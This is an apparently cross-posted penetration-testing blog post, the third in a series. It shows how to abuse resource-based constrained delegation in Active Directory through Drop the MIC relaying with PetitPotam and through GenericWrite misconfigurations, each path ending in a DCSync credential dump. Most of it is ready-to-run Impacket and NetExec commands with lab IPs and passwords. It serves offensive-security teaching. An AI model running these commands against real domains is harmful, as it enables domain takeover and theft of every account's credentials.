Abusing Delegation with Impacket (Part 3): Resource-Based Constrained Delegation

Hunter recently graduated with his Master’s degree in Cyber Defense and has over two years of experience in penetration testing. His favorite area of testing is Active Directory, and in his free time, he enjoys working in his home lab and analyzing malware.
This blog has been cross-posted. We’re grateful to Hunter for allowing us to share this insightful work—you can check out the original post in full HERE.
This is the third in a three-part series of blog posts discussing how to abuse Kerberos delegation! If you haven’t already, feel free to read the first blog post, as they discuss the Kerberos authentication process and how delegation plays an important role in solving the double-hop problem, and how to abuse unconstrained delegation. The second blog post discusses how to abuse constrained delegation!
What is resource-based constrained delegation?
Resource-based constrained delegation (RBCD) is similar to constrained delegation, but the resource itself controls which accounts can delegate to it. By default, a domain account can configure RBCD on themselves or any resource they control. This approach lets the service decide who may delegate to it instead of the domain.
Resource-based constrained delegation abuse techniques
Resource-based constrained delegation is a bit of an outlier, primarily with how it’s configured. It alone provides little for pivoting or privilege escalation. Additionally, configuring RBCD oftentimes requires a host be compromised in some way, which quickly makes it a “chicken and the egg” situation.
That said, when you start to bring in CVEs and misconfigured permissions, RBCD becomes far more interesting. This writeup covers two primary methods that let an attacker arbitrarily manipulate RBCD permissions for services that haven’t yet been compromised:
- Drop the MIC – CVE-2019-1040
- GenericWrite DACL abuse (machine accounts)
- GenericWrite DACL abuse (user SPNs)
1. Drop the MIC and configure RBCD
CVE-2019-1040 (Drop the MIC) bypasses SMB signing. By effectively “dropping the MIC” during SMB authentication, vulnerable hosts still accept connections even if they’re being relayed by an attacker. This can be leveraged to pivot protocols, like coercing SMB and to authenticating to LDAP, which allows configuring RBCD as a relayed host. This approach generally requires at least two domain controllers.
Assume we’ve compromised the user user.one with the password Password1!, which does not have any special permissions or configuration. Just a default user.
If we are in a domain with at least two domain controllers (DC01 and DC02), with at least one of them being vulnerable to CVE-2019-1040 (DC01), we can leverage the basic permissions of this user to coerce authentication, relay the connection while dropping the MIC, and configuring resource based constrained delegation to trust an attacker-controlled resource for delegation.
The high-level steps are:
- Compromise a user or machine in the domain.
- Identify a domain controller vulnerable to CVE-2019-1040.
- Coerce a second domain controller to authenticate to the attacker.
- Drop the MIC and relay authentication to LDAP on the vulnerable domain controller.
- Use this session to add a machine account via Machine Account Quota.
- Use this session to trust the MAQ machine for delegation via RBCD.
1. Find a machine vulnerable to CVE-2019-1040 (10.0.1.202)
NetExec v1.4.0 SmoothOperator has a remove-mic scanner now!
nxc smb 10.0.1.202 -u 'user.one' -p 'Password1!' -M remove-mic
2. Configure NTLMRelayx to drop the MIC and relay to LDAP at 10.0.1.202
sudo impacket-ntlmrelayx -smb2support -t ldaps://10.0.1.202 --delegate-access --remove-mic
3. Force the second DC (10.0.1.203) to authenticate to us (10.0.1.13)
python3 PetitPotam.py -u 'user.one' -p 'Password1!' -d 'insecure.local' 10.0.1.13 10.0.1.203
4. If successful, NTLMRelayx will authenticate as DC02$, add a machine account, and trust it for delegation

5. Using XEWRIYIH$’s, password we can obtain a service ticket as the domain administrator to DC02 (S4U2Self + S4U2Proxy)
impacket-getST -dc-ip 10.0.1.203 -impersonate 'administrator' -spn 'host/DC02.insecure.local' 'insecure.local/XEWRIYIH$':'.*;jl{6qA_:.S_/'
6. Export the ticket into memory
export KRB5CCNAME=administrator@[email protected]
7. Perform a DCSync against DC02 as administrator
impacket-secretsdump -k DC02.insecure.local
7. (Cleanup): Remove the added machine account (can only be done with administrative users)
impacket-addcomputer -computer-name 'DOAIMDJJ$' -dc-ip 10.0.1.202 -delete -hashes 'aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f' 'insecure.local/administrator'
2. Add a machine account and configure RBCD with GenericWrite

Assume we’ve compromised the user dacluser with the password Password3#, which has GenericWrite permissions over DC01.secure.local, being the domain controller.
If a user principal has the “Write all properties” (GenericWrite) permission over an Active Directory object, such user can configure resource based constrained delegation to trust any user/machine for delegation.
To escalate in the domain, we can simply configure RBCD on DC01$ to trust a machine added using Machine Account Quota.
The high-level steps are:
- Compromise a user or machine with GenericWrite permissions over an object.
- Add a new computer to the domain via Machine Account Quota (MAQ).
- Configure RBCD on the affected object to trust the added machine account for delegation.
- Use S4U2Self and S4U2Proxy to obtain a service ticket as an elevated user to the newly delegated resource.
1. Find GenericWrite configuration using Bloodhound
nxc ldap 10.0.1.200 -d 'secure.local' -u 'dacluser' -p 'Password3#' --dns-server 10.0.1.200 --bloodhound --collection All
2. Add a new computer called machine$ using Machine Account Quota
impacket-addcomputer -computer-name 'machine$' -computer-pass 'machinepass!' -dc-host 10.0.1.200 'secure.local/dacluser':'Password3#'
3. Configure DC01$ to trust machine$ for delegation
impacket-rbcd -delegate-from 'machine$' -delegate-to 'DC01$' -dc-ip 10.0.1.200 -action 'write' 'secure.local/dacluser':'Password3#'
4. Using machine$’s credentials, we can obtain a service ticket as the domain administrator to DC01 (S4U2Self + S4U2Proxy)
impacket-getST -spn 'host/DC01.secure.local' -impersonate 'administrator' -dc-ip 10.0.1.200 'secure.local/machine$':'machinepass!'
5. Export the ticket into memory
export KRB5CCNAME=administrator@[email protected]
6. Perform a DCSync against DC01 as administrator
impacket-secretsdump -k DC01.secure.local
3. Add a user SPN and configure RBCD with GenericWrite
Assume we’ve compromised the user dacluser with the password Password3#, which has GenericWrite permissions over DC01.secure.local, being the domain controller.
If a user principal has the “Write all properties” (GenericWrite) permission over an Active Directory object, such user can configure resource based constrained delegation to trust any user/machine for delegation.
To escalate in the domain, we can simply configure RBCD on DC01$ to trust dacluser for delegation.
This path is identical to the previous one utilizing Machine Account Quota, but instead of utilizing MAQ, if we trust dacluser for delegation, that user must have an SPN assigned to successfully generate tickets.
The high-level steps are:
- Compromise a user or machine with GenericWrite permissions over an object.
- Add an SPN to a compromised user if needed.
- Configure the affected object to trust the compromised user for delegation.
- Use S4U2Self and S4U2Proxy to obtain a service ticket as an elevated user to the newly delegated resource.
1. Find GenericWrite configuration using Bloodhound
nxc ldap 10.0.1.200 -d 'secure.local' -u 'dacluser' -p 'Password3#' --dns-server 10.0.1.200 --bloodhound --collection All

2. Configure DC01$ to trust dacluser for delegation
impacket-rbcd -delegate-from 'dacluser' -delegate-to 'DC01$' -dc-ip 10.0.1.200 -action 'write' 'secure.local/dacluser':'Password3#'
3. Add an SPN to dacluser if there isn’t one already (DACL.secure.local)
python3 addspn.py -u secure.local\dacluser -p 'Password3#' -s host/DACL.secure.local --target-type samname 10.0.1.200
3. Using dacluser’s credentials, we can obtain a service ticket as the domain administrator to DC01 (S4U2Self + S4U2Proxy)
impacket-getST -spn 'host/DC01.secure.local' -impersonate administrator 'secure.local/dacluser':'Password3#' -dc-ip 10.0.1.200
4. Export the ticket into memory
export KRB5CCNAME=administrator@[email protected]
5. Perform a DCSync against DC01 as administrator
impacket-secretsdump -k DC01.secure.local
Conclusion
Resource‑based constrained delegation is a fun, nuanced configuration that on its own offers little to an attacker. But when combined with known vulnerabilities, overly powerful permissions, or other external factors, it becomes far more valuable!
References
- https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html#a-forwardable-result
- https://www.thehacker.recipes/ad/movement/kerberos/delegations/constrained
- https://sqlmastersconsulting.com.au/SQL-Server-Blog/granting-sql-service-account-permissions-create-spns/
- https://github.com/dirkjanm/krbrelayx
- https://www.guidepointsecurity.com/blog/delegating-like-a-boss-abusing-kerberos-delegation-in-active-directory/
- https://www.thehacker.recipes/ad/movement/kerberos/spn-jacking
- https://luemmelsec.github.io/S4fuckMe2selfAndUAndU2proxy-A-low-dive-into-Kerberos-delegations/
- https://mayfly277.github.io/posts/GOADv2-pwning-part10/
- https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html
- https://www.tiraniddo.dev/2022/05/exploiting-rbcd-using-normal-user.html
- https://attl4s.github.io/assets/pdf/You_do_(not)_Understand_Kerberos_Delegation.pdf
- https://www.netexec.wiki/news/v1.4.0-smoothoperator
- https://www.blackhillsinfosec.com/bypass-ntlm-message-integrity-check-drop-the-mic/
- https://www.semperis.com/blog/spn-jacking-an-edge-case-in-writespn-abuse/
- https://github.com/abaker2010/impacket-fixed
Ready to learn more?
Level up your skills with affordable classes from Antisyphon!
Available live/virtual and on-demand